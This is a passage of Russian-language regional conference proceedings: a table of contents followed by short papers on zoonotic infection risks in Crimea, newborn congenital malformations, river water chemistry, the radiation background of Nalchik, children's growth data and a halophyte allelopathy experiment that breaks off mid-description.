ПРИМЕНЕНИЕ ФРАКТАЛЬНОГО АНАЛИЗА В ЭКОНОМИКЕ
Байербах А. Г., Семенова А. С. *204*
ИНВЕСТИЦИИ В ОСНОВНОЙ КАПИТАЛ: РЕГИОНАЛЬНЫЕ ТРЕНДЫ

Васильева Л. В., Васильев В. В. *206*
РОЛЬ КОРПОРАТИВНОГО СЕКТОРА В РЕАЛИЗАЦИИ СОЦИАЛЬНОЙ ПОЛИТИКИ ГОСУДАРСТВА
Гафарова К. Э. *208*
ТРАНСНАЦИОНАЛИЗАЦИЯ МЕЖДУНАРОДНОГО РЫНКА ТУРИСТСКИХ УСЛУГ В УСЛОВИЯХ ГЛОБАЛИЗАЦИИ
Горда А. С. *210*
ВЛИЯНИЕ ЦИФРОВИЗАЦИИ НА ТРАНСФОРМАЦИЮ МЕЖДУНАРОДНОГО РЫНКА ТРУДА
Горда О. С. *212*
РАЦИОНАЛЬНОСТЬ В ИНДИВИДУАЛЬНОМ СТРОИТЕЛЬСТВЕ КАК СОВРЕМЕННАЯ ТЕНДЕНЦИЯ
Дребот А. М., Гармашова Е. П. *213*
ЭКОНОМИЧЕСКАЯ КАТЕГОРИЯ «КОНКУРЕНТОСПОСОБНОСТЬ СТРАНЫ»
Кожухова Н. Н., Буценко И. Н. *215*
ИДЕНТИФИКАЦИЯ РИСКОВ В СИСТЕМЕ ВНУТРЕННЕГО КОНТРОЛЯ
Кулинич И. Н. *217*
ФОРМИРОВАНИЕ DIGITAL - ПОРТРЕТА ГОСТЯ ОТЕЛЯ
Матюнина М. В., Щербаков С. Э. *219*
ПРОГНОЗИРОВАНИЕ И ПЛАНИРОВАНИЕ СЕЛЬСКОХОЗЯЙСТВЕННОГО ПРОИЗВОДСТВА СЕВАСТОПОЛЬСКОГО РЕГИОНА
Обливанцов В. В. *220*
МЕТОДИКА ОЦЕНКИ РЕГИОНАЛЬНОЙ КОНКУРЕНТОСПОСОБНОСТИ НА ОСНОВЕ SHIFT-SHARE ANALYSIS
Павлюк В. П. *222*
СОВРЕМЕННОЕ СОСТОЯНИЕ И ОСОБЕННОСТИ РОССИЙСКОГО ФИНАНСОВОГО РЫНКА
Савичева Е. Ю. *223*
ЦИФРОВАЯ ТРАНСФОРМАЦИЯ ХОЗЯЙСТВЕННОГО КОМПЛЕКСА СЕВАСТОПОЛЯ КАК УСЛОВИЕ ЕГО РАЗВИТИЯ
Тимиргалеева Р. Р. *225*
ОБОСНОВАНИЕ НЕОБХОДИМОСТИ КОМПЛЕКСНОЙ ЭКОНОМИЧЕСКОЙ ОЦЕНКИ ТУРИСТСКО-РЕКРЕАЦИОННОГО ПОТЕНЦИАЛА
Тимиргалеева Р. Р., Гришин И. Ю. *226*
ПРОБЛЕМЫ ВНЕДРЕНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ НА СОВРЕМЕННЫХ ПРЕДПРИЯТИЯХ
Шляхтицкая А. В., Байербах А. Г. *227*
РАЗВИТИЕ РОССИЙСКОЙ НАУЧНО-ТЕХНОЛОГИЧЕСКОЙ СФЕРЫ ХИМИЧЕСКОГО КОМПЛЕКСА В СВЯЗИ С ВНЕДРЕНИЕМ ТЕХНОЛОГИЙ «ИНДУСТРИЯ 4.0»
Шушунова Т. Н. *230*
ВИЗУАЛЬНЫЙ НЕЙРОМАРКЕТИНГ КАК МЕТОД ИЗУЧЕНИЯ ПОВЕДЕНИЯ ПОТРЕБИТЕЛЯ
Ярош О. Б. *231*
СЕКЦИЯ «ПЕДАГОГИКА: История и обществознание» 233
ЛИКВИДАЦИЯ РЕЛИГИОЗНЫХ ОРГАНИЗАЦИЙ СЕВАСТОПОЛЯ В 1929 –1930-е гг.
Белоглазов Р. Н. *233*
ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКИ КАДРОВ В КОНТЕКСТЕ ЦИФРОВИЗАЦИИ СИСТЕМЫ НЕПРЕРЫВНОГО ОБРАЗОВАНИЯ
Глотова А. В., Снегур Д. А. *234*
СОХРАНЕНИЕ ИСТОРИЧЕСКОЙ ПАМЯТИ ГОРОДА-ГЕРОЯ СЕВАСТОПОЛЯ В РАМКАХ ВНЕУРОЧНОЙ ДЕЯТЕЛЬНОСТИ ДОВУЗОВСКИХ УЧРЕЖДЕНИЙ МИНИСТЕРСТВА ОБОРОНЫ
Картышева Т. В., Колчина Н. А. *236*
ИССЛЕДОВАТЕЛЬСКИЙ (ЛАБОРАТОРНЫЙ) МЕТОД ПРЕПОДАВАНИЯ ИСТОРИИ В КОНТЕКСТЕ АКСИОЛОГИЧЕСКИХ СТРАТЕГИЙ ОБРАЗОВАНИЯ
Фомин А. В. *237*
СЕКЦИЯ «ПЕДАГОГИКА: Проблемы инклюзивного образования» 240
ОСОБЕННОСТИ РАЗВИТИЯ ИНКЛЮЗИВНОГО ОБРАЗОВАНИЯ В СОВРЕМЕННОМ ВУЗе
Романова Ю. В. *240*
СЕКЦИЯ «ПЕДАГОГИКА: Русский и иностранный языки» 242
ИСПОЛЬЗОВАНИЕ ДЕТСКОГО ФОЛЬКЛОРА НА НАЧАЛЬНОМ ЭТАПЕ ОБУЧЕНИЯ ДЕТЕЙ-МИГРАНТОВ
Данелян Е. Г. *242*
ОБРАЗОВАНИЕ КАК СЕМИОСФЕРА, АДЕКВАТНАЯ КУЛЬТУРЕ: ЦЕННОСТНО-СМЫСЛОВОЙ АСПЕКТ
Джегутанова Н. И. *244*
ПРОБЛЕМЫ МЕЖЛИЧНОСТНОЙ КОММУНИКАЦИИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ

Дорогих Р. В. *245*
СОЕДИНЕНИЕ ЕСТЕСТВЕННОНАУЧНЫХ И ГУМАНИТАРНЫХ ДИСЦИПЛИН В ПОНИМАНИИ ОБРАЗА РОДИНЫ
Дубинина Н. Н. *247*
РЕАЛИЗАЦИЯ ТЕХНОЛОГИЙ ЭЛЕКТРОННОГО ОБУЧЕНИЯ В ВУЗЕ В РАМКАХ ДИСЦИПЛИНЫ «ИНОСТРАННЫЙ ЯЗЫК»
Черницова Ю. П. *249*
КРИТЕРИИ И ПОКАЗАТЕЛИ СФОРМИРОВАННОСТИ КОМПОНЕНТОВ ЯЗЫКОВОЙ ЛИЧНОСТИ У СТУДЕНТОВ-ФИЛОЛОГОВ ПЕДАГОГИЧЕСКОГО ВУЗА
Шевченко М. С. *250*
СЕКЦИЯ «ПЕДАГОГИКА: Физика, математика, информатика» 253
ГЕЙМИФИКАЦИЯ В ОБУЧЕНИИ КРИПТОГРАФИИ
Алиева Д. Р., Косова Е. А. *253*
ПРОБЛЕМА ПОНИМАНИЯ ПРОИЗВОДНОЙ И ЕЁ ФИЗИЧЕСКОГО СМЫСЛА ПРИ РЕШЕНИИ ЗАДАЧ ЕГЭ ПО ФИЗИКЕ
Гребенева А. А. *254*
ПРИМЕНЕНИЕ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ НА УРОКАХ ФИЗИКИ В СРЕДНЕЙ ШКОЛЕ
Егорова А. А., Турилин А. С., Коноваленко С. П. *255*
ПРИМЕНЕНИЕ ОБРАЗОВАТЕЛЬНОЙ ПЛАТФОРМЫ STEPIK ДЛЯ СОЗДАНИЯ ОНЛАЙН-КУРСА ПО ОСНОВАМ НЕБЕСНОЙ МЕХАНИКИ
Наговская А. Н. *257*
АНАЛИЗ ЭФФЕКТИВНОСТИ МЕТОДА РАСПРЕДЕЛЕННОГО КОНТРОЛЯ В ФОРМЕ ЗАДАНИЙ ГОСУДАРСТВЕННОЙ ИТОГОВОЙ АТТЕСТАЦИИ ПРИ ПОДГОТОВКЕ К ОГЭ ПО ФИЗИКЕ В СРЕДНЕЙ ШКОЛЕ
Новицкая В. В., Рогова О. В. *258*
РЕАЛИЗАЦИЯ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТИ КАК ОБЯЗАТЕЛЬНОГО ПРОГРАММНОГО КОМПОНЕНТА ПРИ ОБУЧЕНИИ ФИЗИКЕ В СРЕДНЕЙ ШКОЛЕ
Рогова О. В., Васильев М. М. *260*
ОРГАНИЗАЦИЯ И ПРОВЕДЕНИЕ МНОГОПРОФИЛЬНЫХ ОЛИМПИАД КАК ЭЛЕМЕНТ ПРОФЕССИОНАЛЬНОЙ НАВИГАЦИИ ДЛЯ УЧАЩИХСЯ СОШ
Руснакова Е. В., Рогова О. В., Алексанцева Д. В. *261*
РЕКОМЕНДАЦИИ ПО ПРИМЕНЕНИЮ ИКТ ПРИ ОРГАНИЗАЦИИ ДЕЯТЕЛЬНОСТИ ВОСПИТАТЕЛЕЙ ФИЛИАЛА НВМУ (СЕВАСТОПОЛЬСКОЕ ПКУ)
Чаплинская О. А., Ярошенко О. В. *263*

УДК 502/504(292.471):616.995

ЭКОЛОГИЧЕСКИЕ ФАКТОРЫ КАК РИСК ОСЛОЖНЕНИЯ ЭПИДЕМИОЛОГИЧЕСКОЙ СИТУАЦИИ В КРЫМУ

Владычак В. В.

ФГКУЗ «Противочумная станция Республики Крым» г. Симферополь

Географические и климатические условия Крыма способствовали формированию на её территории природных очагов многих инфекций (лептоспироза, туляремии, клещевого вирусного энцефалита, болезни Лайма, Конго-Крымской геморрагической лихорадки, марсельской лихорадки и др.). Крымский полуостров был и остается потенциально опасной территорией по наличию этих нозологий. По данным Роспотребнадзора, заболеваемость клещевым боррелиозом, который является основным среди клещевых инфекций в Крыму, за 9 мес. 2019г. зарегистрировано 68 случаев клещевого боррелиоза и 59 случаев марсельской лихорадки, местные случаи заражения КВЭ не регистрировались [1,3]. Благоприятные природные факторы, большое видовое разнообразие животных носителей и переносчиков инфекций способствует циркуляции природных очагов инфекций на территории.

Цель данной работы – определение возможных рисков возникновения осложнения эпидемиологической обстановки на территории Крыма в связи с влиянием на территорию различных экологических факторов.

Природные очаги зоонозных инфекций могут длительное время циркулировать в природе, не представляя опасности для населения. Контакт человека с возбудителями и переносчиками инфекций может привести к возникновению вспышек заболеваний той или иной зоонозной инфекцией.

Преобразование территории. Строительство трассы Таврида, активное преобразование и застройка открытых территорий -причина изменения ареалов основных носителей (мелких млекопитающих) и переносчиков (иксодовых клещей, кровососущих двукрылых и т.д.) в связи с уничтожением их природой среды обитания (вырубка лесов, осушение водоемов, распашка территории) и перемещением их ближе к среде обитания человека повышает риск контакта населения с зоонозами.

Рекреация. В последние годы территория Крыма подвергается достаточно сильной рекреационной нагрузке в связи с развитием сферы туризма. Особенно это актуально при развитии популярного в последнее время направления - активный туризм. При разработке туристических маршрутов необходимо учитывать существование природных очагов той или иной инфекции, наличие возбудителей и переносчиков на протяжении маршрута. Также немаловажным фактором является то, что увеличение количества туристов, приехавших в Крым из других регионов и не имеющих иммунитета к местным зоонозам, может повысить риск увеличения заболеваемости, а также тяжести течения этих инфекций.

Развитие экономических отношений. Увеличение товарооборота Республики Крым и г. Севастополя в связи со строительством Крымского моста с другими регионами может стать причиной завоза на территорию полуострова вместе с товарами животных, потенциальных резервуаров возбудителей и переносчиков новых, не регистрирующихся до настоящего времени инфекций. Так, например, международная торговля автомобильными покрышками стала причиной ввоза и распространения из Америки в Европу комаров Aedesalbopictus и Aedesaegypti –основных переносчиков лихорадки Зика и других тропических лихорадок на разные континенты[2]. Регистрация Aedesalbopictusна территории Краснодарского края и активные торговые отношения с данным регионом могут способствовать заносу данного вида комара. При наличии резервуаров возбудителей тропических лихорадок – перелетных птиц (через территорию полуострова проходят миграционные пути пролета птиц) и при совокупности определенных природных факторов, возможно возникновение вспышек заболевания тропическими лихорадками (в т. ч. и лихорадки Зика) в Крыму.

Изменение климата. Изменение климатических показателей на территории полуострова в рамках глобальных изменений климата также очень важный фактор, определяющий эпидемическое благополучие территории. Достаточно мягкие зимние температурные показатели благоприятно влияют на численность резервуаров и переносчиков зоонозных инфекций, приводя к увеличению их численности и, как следствие, увеличению частоты возможного контакта их с человеком. Также

изменение климата в сторону более теплых показателей создает предпосылки для расселения и укоренения завезенных новых возбудителей, а также видов резервуаров и переносчиков, которые могут стать недостающим звеном в развитии той или иной нозологии.

Таким образом, влияние экологических факторов на территорию Крыма как природного, так и антропогенного происхождения существенно повышает риски осложнения эпидемической ситуации и возникновения вспышек зоонозных инфекций.

К таким факторам относятся:

- изменение границ существующих природных очагов в связи с преобразованием территории;
- развитие туристической деятельности и, как следствие, увеличение риска контакта человека с резервуарами и переносчиками инфекций;
- риск завоза резервуаров и переносчиков инфекций в связи с развитием торгово-экономических отношений;
- активизация существующих и возникновение новых природных очагов зоонозных инфекций в результате изменения природно-климатических факторов.

В связи указанными факторами, необходимо проводить мониторинг территории Крыма по определению современных реально существующих границ природных очагов инфекций, а также учитывать эти данные при планировании преобразования территории и разработке туристических маршрутов.

Список литературы

1. Государственный доклад «Роспотребнадзор мониторирует эпидемическую ситуацию по инфекциям, передающихся укусами клещей (на 27.06.2019) в 2019 году». [электронный ресурс]. URL: http://www.82.rospotrebnadzor.ru.

2. Морозов Е.Н., Сергиев В.П.Лихорадка Зика–новая угроза здоровью людей-Инфекционные болезни: Новости. Т.8. №1. 2019. С.101-104.

3. Попова А.Ю., Ежлова Е.Б., Демина Ю.В., Шапошникова Л.И., Евстафьев И.Л., Товпинец Н.Н., Котенев Е.С., Волынкина А.С., Лисицкая Я.В., Самарина И.В., Белова О.А., Цапко Н.В., Ашибоков У.М., Агапитов Д.С., Самодед Т.Н., Куличенко А.Н.

Эпизоотическая ситуация в крымском федеральном округе по результатам обследования в 2014 г. Проблемы особо опасных инфекций. 2015; 2: 33–6. DOI: 10.21055/0370-1069-2015-2-33-36.

УДК 616-007-053.1

ДИНАМИКА ВРОЖДЕННЫХ ПОРОКОВ СРЕДИ НОВОРОЖДЕННЫХ В РЕСПУБЛИКЕ КРЫМ: ФАКТОРЫ РИСКА И ЭКОЛОГИЧЕСКИЕ ПОСЛЕДСТВИЯ

Кобечинская В. Г., Пышкин В. Б.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Комплекс загрязняющих факторов окружающей среды имеет территориальные особенности, которые могут как самостоятельно, так и во взаимодействии с другими причинами способствовать росту показателей частот врожденных пороков развития плода (ВПР) и новорожденных, поэтому они могут выступать индикаторами, отражающими неблагополучность экологической ситуации отдельных регионов, поэтому эти исследования, несомненно, актуальны. Целью работы была оценка частоты и динамики выявления врожденных пороков развития у новорожденных с учетом влияния отдельных экологических факторов, которая проводилась в течение 5 лет (2014-2018г) на основе материалов СП «Перинатального центра» г. Симферополя, в том числе и архивных данных. В настоящее время все пороки развития плода разделяют по этиологическому признаку: на наследственные, тератогенные (экзогенно-средовые), мультифакторные, а также неустановленной этиологии [1].

По исследованиям А. Н. Рыбалка и др. [2] вклад негативных факторов матери в наследственные повреждения плода в сумме составляют 53,81%, превышая в 3,6 раза вклад отца (14,95%). Из всего количества данных, нами выделена группа ВПР, которые рекомендованы для эпидемиологического мониторинга (относятся к порокам обязательного учета в соответствии с

приказом Министерства здравоохранения России от 10.09.1998 г. №268 «О мониторинге врожденных пороков развития у детей»).

Важнейшую роль в наиболее раннем выявлении врожденных заболеваний и физических характеристик плода играют скрининговые исследования, которые проводят дважды. Первый скрининг выполняется на 12 неделе. На основании УЗИ оцениваются: телосложение плода, окружность головы, длина его конечностей, рост, работа сердечной мышцы, симметричность головного мозга, объем околоплодных вод, размер и структура плаценты и др. Анализ крови проводят с целью определения уровня гормонов, содержание которых позволяет выявить определенные пороки развития зародыша (синдром Патау, синдром Эдвардса, синдром Дауна и др.) Второй скрининг проводится на сроке 16-20 недель. Также ведётся определение материнских сывороточных маркеров с последующим программным комплексным расчетом индивидуального риска рождения ребенка с хромосомной патологией.

Нашими задачами было провести анализ показателей рождаемости и младенческой смертности в республике и их динамику за отмеченные годы. Установлено, что показатель рождаемости в республике за последние десятилетия претерпел значительные изменения. Рождаемость составила в 2018 г 86,2% от уровня 2014 г., но, благодаря, значительным инвестициям в переоснащение и улучшение диагностики на ранних стадиях беременности в перинатальных центрах и родовспомогательных учреждениях РК, уровень младенческой смертности за анализируемые годы снизился на 24%.

В 2001 году количество новорожденных детей составило 97% от уровня 1998 года. Младенческая смертность была очень высока - 223 ребенка в 1998 г, снизившись в 2001 г. до 184 чел. и стабильно удерживаясь в украинский период на протяжении 14 лет. Только с переходом в российскую юрисдикцию нашего полуострова эту негативную тенденцию удалось сломать и детская смертность по сравнению с 1998 г. снизилась в 1,6 раза. Число новорожденных детей в период с 2014 по 2018 годы увеличилось на 34% от количества рожденных детей в период с 1997 по 2001 год.

Рассмотрим врожденные пороки развития, зарегистрированные в периоде новорожденности (от 0 до 7 дней) в родовспомогательных учреждениях Республики Крым за 2014-2018 гг. Суммарно было зарегистрировано 2579 случаев рождения детей с аномалиями развития и более 50% детей были обследованы и рождены в СП «Перинатальный центр» города Симферополя.

В целом наблюдается тенденция к уменьшению рождения младенцев с врожденными пороками развития (1,4% от общего числа детей). Среди всех ВПР первое место занимают заболевания сердечно-сосудистой системы, что составляет (27,83%) от всего количества патологий. Второе место занимают пороки развития костно-мышечной системы (22,46%), на третьем месте патологии половых органов (20,8 %). Весомое место среди всех патологий новорожденных занимают хромосомные аномалии развития, а именно синдром Дауна (4,43%). Сравнение данных за последние годы и в период 1998-2001 гг. выявили, что в прошлые годы преобладали среди пороков развития деформация костно-мышечной системы, а ныне больший процент патологий приходился на недоразвитие сердечно-сосудистой системы. Приведенные данные хорошо коррелируют с уровнем загрязнения окружающей среды, т.к. 1996-1997 гг. в Крыму отмечалось максимальное использование пестицидов в сельском хозяйстве (2572,6 и 2034,4 т, загрязнение подземных вод нитратами в этот период достигало 1,2-3,9 ПДК, высокий уровень эмиссий вредных веществ в атмосферу в анализируемом периоде достигал 131,0 тыс. т.[2]. В результате такой высокой техногенной нагрузке на территорию Крыма показатели патологии и врожденных аномалий новорожденных оказались наиболее высокими за весь украинский период. Возникновение патологий сердечно-сосудистой системы у новорожденных часто связаны с хромосомными аномалиями, однако моногенная природа данной патологии доказана только в 8% случаев. Около 90% наследуется многофакторно, т.е. является результатом сочетания генетического предрасположения и воздействия средовых факторов [1]. У 20% плодов, которые имеют гиперэхогенный кишечник, отмечаются хромосомные нарушения. У плодов с синдромом Дауна частота встречаемости данного признака по нашим данным составляет 11%. В 44,5 % маловодие сочетается с ВПР плода (анэнцефалия, гидроцефалия и др.). При маловодии в 60 раз чаще встречается ВПР плода, чем при нормальном количестве околоплодных вод. В результате использования новых методик скрининга при обследовании беременных женщин на ранних сроках за изученный период резко снизилось рождение детей с врожденными пороками: с патологиями сердечно-сосудистой системы на 55%, с деформаций костно-мышечной системы на 43,5%, недоразвитием половых органов на 28,2%, с хромосомными аномалиями на 45%. В целом, уровень выявленных патологий у беременных достаточно низкий (3-5,2%).

Эта динамика не коррелирует с уровнем роста основных источников загрязнения окружающей среды по воздуху и воде в населённых пунктах РК. Поэтому можно предположить, что ведущими факторами, оказывающими влияние на динамику развития и возникновения патологий у плода, являются именно социальные: качество питания, образ жизни матери и отца (бессистемный прием лекарственных средств, курение, алкоголь, наркотики и пр.), вредные условия труда родителей, стрессы и др. Следовательно, уровень загрязнения компонентов окружающей среды опосредованно отражаются на росте патологий беременности матерей, выступая дополняющими и усиливающими негативными факторами.

Список литературы

1.Демидова Н.С. Врожденные пороки развития и наследственные заболевания плода: пренатальная диагностика, профилактика / Н. С. Демидова // Актуальные проблемы современной медицины.- 2004. - Т.9, № 4. - С. 37- 40.

2. Рыбалка А.Н. Врожденные пороки развития и наследственные заболевания плода / А. Н Рыбалка, В. А Заболотнов, Н. С. Демидова, И. А Хомуленко, И. М. Щлапак, А. Ф. Новицкая. – Симферополь: ИЦ КГМУ, - 2010. - 176 с.

УДК 54.061 + 543.33 + 556.514

КАЧЕСТВЕННЫЙ АНАЛИЗ ПРОБ ВОДЫ РЕЧНОГО БАССЕЙНА РЕКИ ХАЗНИДОН

Конгапшев А. А.[1,2], Бетрозов Т. М.[1], Кертиева Л. Э.[1]

[1]ГБУ ДО «Эколого-биологический центр» Министерства просвещения, науки и по делам молодежи КБР, г. Нальчик

[2]ФГБОУ ВО «Кабардино-Балкарский государственный университет им. Х. М. Бербекова», г. Нальчик

Тема воды и ее химического состава во все времена является важной частью всех наук. Большой интерес представляет элементный состав воды, т.к. именно им определяется польза и вред, которые может причинить вода в результате химических реакций, попадая в организм человека. Особенно остро организм реагирует на изменение концентрации микроэлементов.

Целью данной работы является исследование реки Хазнидон на содержание d - и f – элементов. Методом анализа был выбран рентгенофлуоресцентный. Исследования проводились в центре коллективного пользования «Рентгеновская диагностика материалов» Кабардино-Балкарского государственного университета им. Х.М. Бербекова на спектрометре рентгеновском сканирующем кристалл-дифракционном «СПЕКТРОСКАН МАКС-GV» [1-3].

Задачи исследования: изучение методов определения элементного состава воды; изучение основ рентгенофлуоресцентного метода анализа; отбор проб с бассейна реки Хазнидон (Хазнидонское ущелье) (таблица 1); определение качественного состава проб воды в реке Хазнидон.

Таблица 1. Пробы бассейна реки Хазнидон

№ пробы	Тип питания источника	Высота, м	Точка сбора пробы
1	родниковый	1000	Правый берег р.Хазнидон
2	смешанный	1000	р. Хазнидон
3	смешанный	1000	р. Лахумедон
4	родниковый	2600	оз.Тоторс, левый берег реки
5	родниковый	2600	оз.Тоторс, левый берег реки
6	смешанный	1700	Место слияния родниковой воды с рекой
7	родниковый	2400	Правый берег реки, склон горы Хазнибаши
8	родниковый	2500	Правый берег реки, склон горы Хазнибаши
9	смешанный	1000	Слияние рек Лахумедон и Хазнидон

Результаты и выводы. В реке Хазнидон содержится много микроэлементов из групп d - и f – элементов; в частности, практически во всех пробах содержатся: из d – элементов - катионы палладия Pd, цинка Zn, меди Cu, железа Fe; из f – элементов – катионы лантана La, тербия Tb, гольмия Ho,

иттербия Yb, диспрозия Dy. Полученные данные могут быть использованы при планировании предприятий сельского хозяйства.

Список литературы

1. Алексеенко В.А. Геоэкология: экологическая геохимия. Рн/Д.: Феникс, 2018. 124 с.

2. Гадзаонов Р.Х., Габеева А.Р. Физико-химический состав горной реки Хазнидон и его использование в организации аквапарка при разведении карпа // Известия Горского государственного аграрного университета. 2013. Т. 50, № 4.

3. Дреева Ф.Р. Особенности распределения микроэлементов в горных реках Кабардино-Балкарии под влиянием природных и антропогенных источников: дис. … канд. геог.наук. Н.: КБГУ, 2019. 130 с.

УДК 551.521.1 + 621.039.766

АНАЛИЗ СОСТОЯНИЯ РАДИАЦИОННОГО ФОНА Г.НАЛЬЧИК

Конгапшев А. А.[1,2], Бетрозов Т. М.[1], Кертиева Л. Э.[1]

[1]ГБУ ДО «Эколого-биологический центр» Министерства просвещения, науки и по делам молодежи КБР, г. Нальчик

[2]ФГБОУ ВО «Кабардино-Балкарский государственный университет им. Х.М. Бербекова», г. Нальчик

Вопрос о действии радиации на человека и окружающую среду приковывает к себе постоянное внимание общественности и вызывает много споров. Радиация действительно смертельно опасна. При больших дозах она вызывает серьезнейшие поражения тканей, а при малых может вызвать рак и индуцировать генетические эффекты, которые, возможно проявятся у детей и внуков человека, подвергшегося облучению, или у его более отдаленных потомков [1,2].

В работе ставились следующие задачи: изучение методов измерения радиоактивности; ознакомление с приборами, измеряющими радиоактивность; установление уровня радиации в различных районах города. Измерение мощности экспозиционной дозы проводилось широкодиапазонным дозиметром ДРГ-01Т1 заводской номер 6299, свидетельство № 41150.40437. Замеры проводились с июня месяца 2018 года по май месяц 2019 года. Усреднив полученные значения, построили график зависимости средних значений от времени года (рисунок 1).

Рис.2. Зависимость средних значений радиационного фона от времени года

Результаты и выводы. На основании изучения фактического материала и его картографического представления в виде карты массива данных замеров проведено районирование территории г. Нальчик по значениям измерений радиации и выделены 4 зоны, соответствующие разным частям диапазона значений. Превышения допустимой нормы естественного радиационного фона в местах, где были проведены замеры, не обнаружено. Полученные результаты могут быть использованы при выборе места жительства, при планировании предприятий легкой промышленности и для дальнейшего изучения радиационного фона данной местности.

Список литературы

1. Десмет Г. Радиоэкология: тенденции развития и будущее в свете социальных изменений // Радиационная биология и Радиоэкология. М.: 2001. № 3 331 С. 40-55.

2. Санжарова Н.И., Фесенко С.В. Радиоэкологические последствия аварии на Чернобыльской АЭС: биологические эффекты, миграция, реабилитация загрязненных территорий. Москва, 2018. 278 с.

УДК:612.65-053.2/.5-058.232.6 (470-924.71)

ДИНАМИКА АНТРОПОМЕТРИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА СЕЛЬСКИХ РАЙОНОВ КРЫМА

Неуймина Г. И.

Крымская медицинская академия им. С. И. Георгиевского Федерального государственного образовательного учреждения высшего образования «Крымский федеральный университет им. В. И. Вернадского», г. Симферополь

Рост и развитие детей формируются под влиянием разнообразных факторов – природно-климатических, социально-экономических, загрязненной окружающей, образа жизни [2]. В связи с этим данные показатели претерпевают изменения во времени [1,2,3]. С целью определения изменений данных показателей нами изучались рост и масса тела детей 1 группы здоровья в возрасте 7-10 лет в сельских районах Крыма. В частности, обследовались дети в с. Голубинка Бахчисарайского района, с. Доброе Симферопольского района, с. Садовое Нижнегорского района в 2018 г., 1998г. Полученные данные статистически обрабатывались [4] и сравнивались с опубликованными И. С. Севериновым в 1959г. [5] показателями физического развития детей (рост, вес) в этих же сельских населенных пунктах.

При определении достоверности различий в исследуемых показателях 1998г и 2018 г. по сравнению с данными 1959г., отмечено, что у девочек 9 лет рост (131.19±0.90 кг) и масса тела (28.74±1.11 кг) в 2018г. статистически достоверно ($P \leq 0.05$ и $P \leq 0.01$) были выше, чем у детей в 1959г., соответственно (128.47±0.47см) и (26.13±0.31 кг). Такие же изменения отмечены у 10-летних девочек в 2018г. рост (135.97±1.17 см) статистически выше ($P \leq 0.05$) данного показателя у девочек в 1959г. (133.39±0.54 см). Масса тела также была выше (31.86±1.24 кг) по сравнению с массой тела в 1959г. (29.13±0.43кг).

Показатели роста и массы тела девочек были одинаковыми в 1959г. и в 1998г. ($P \geq 0.05$) во все возрастные периоды.

У крымских мальчиков 8 лет рост статистически достоверно ($P \leq 0.01$) увеличивался в 2018г. (129.24±1.26 см) по сравнению с 1959г.(124.01±0.54см). В 9 лет рост мальчиков в 2018г. (131.88±1.23 см) статистически достоверно ($P \leq 0.05$) был выше, чем у сверстников 1959г. (128.94±0.54 см).

В возрасте 10 лет современные мальчики также имели более высокий рост и массу тела (соответственно135.31±1.19см и 31.32±0.98 кг) по сравнению со сверстниками 1959г. (132.67±0.53см и 30.09±0.41кг) ($P \leq 0.05$).

В остальные возрастные периоды исследованные нами параметры физического развития практически не изменялась ($P \geq 0.05$) у девочек и мальчиков в 1959г., 1998г., 2018г.

Выводы:

1. Имеются различия в процессах роста и развития школьников Крыма 50-х годов, 90-х годов предыдущего столетия и в начале 21 века, что необходимо учитывать при составлении нормативов физической активности на занятиях физкультурой, подборе школьной мебели и качеству питания учащихся.

2. Необходима разработка современных стандартов физического развития детей в виде центильных рядов, таблиц сигмальных отклонений и шкал регрессии для детей различного пола и возраста.

3. Целесообразно продолжение исследования различных показателей физического развития у детей и подростков сельских районов и городов Крыма.

Список литературы

1. Агиров А.Х., Алчинов И.Б., Андурхаев Х.М. и др. Физическое развитие детей и подростков Российской Федерации:учебное пособие.-Т.7.-М.2019

2. Баранов А.А., Кучма В.Р., Скоблина Н.А. Физическое развитие детей и подростков на рубеже тысячелетий.М., 2008:216

3. Баранов А.А, Кучма Р.В., Сухарева А.М. Оценка состояния здоровья детей. Новые подходы к профилактической и оздоровительной работе в образовательных учреждениях.- М.:Гэотар-Медиа, 2008-432с.

4. Голева О.П. Медицинская статистика: учебное пособие для студентов / О.П.Голева, Г.В.Федорова, Д.В.Щербаков.- Омск: Изд-во ОмГМА, 2013.-306с.

5. Северинов И.С. Физическое развитие, состояние здоровья учащихся и гигиеническая характеристика типовых сельских школ Крымской области: - Диссертация на соискание ученой степени кандидата медицинских наук. - Симферополь, 1959г., 373с.

УДК 581.524.1/582.661(477.75)

МОДЕЛИРОВАНИЕ АЛЛЕЛОПАТИЧЕСКИХ ВЗАИМОДЕЙСТВИЙ *HALIMIONE VERRUCIFERA* AELLEN, *SALICORNIA EUROPAEA* L. И *SUAEDA PROSTRATA* PALL.

Пищурова В. С., Ганусяк А. П., Симагина Н. О.

Таврическая академия КФУ, г. Симферополь

Взаимодействия между растениями являются основой формирования и существования растительных сообществ, или фитоценозов. Поэтому изучение взаимных влияний растений в фитоценозе имеет важное значение как для познания функционирования конкретных фитоценозов, так и в целях их рационального использования. В галофитных сообществах одной из форм взаимодействия растений является аллелопатия [2, 3]

Для проведения аллелопатического исследования был проведен модельный эксперимент, который максимально приближен к естественной среде произрастания видов. В исследуемых галофитных сообществах вокруг многолетников растительный покров представлен особями нескольких видов однолетников. В качестве действующего вида в эксперименте использовали Halimione verrucifera (M. Bieb.) Aellen. Выбор объекта обусловлен высокой аллелопатической активностью данного вида, установленной в раннее проведенных исследованиях. Salicornia europaea L. и Suaeda prostrata Pall, рассматривались как подчиненные виды, акцепторы аллелопатичеких веществ.

Во многих исследованиях было доказано, что в латентный период онтогенеза чувствительность тест-объектов к действию экзогенных органических веществ наивысшая [4, 5]. Семена доминанта-акцептора проращивали в чашках Петри и при температуре 23°С при различной плотности содоминанта-акцептора согласно представленной схеме (рис. 1). Для увлажнения использовали водный экстракт из листьев H. verrucifera, (концентрация 1:500), приготовленный по методике А. М. Гродзинского [1].




Рис. 1 Схема расположения доминанта-акцептора (•) и содоминанта-акцептора (о) при различной плотности в модельном эксперименте

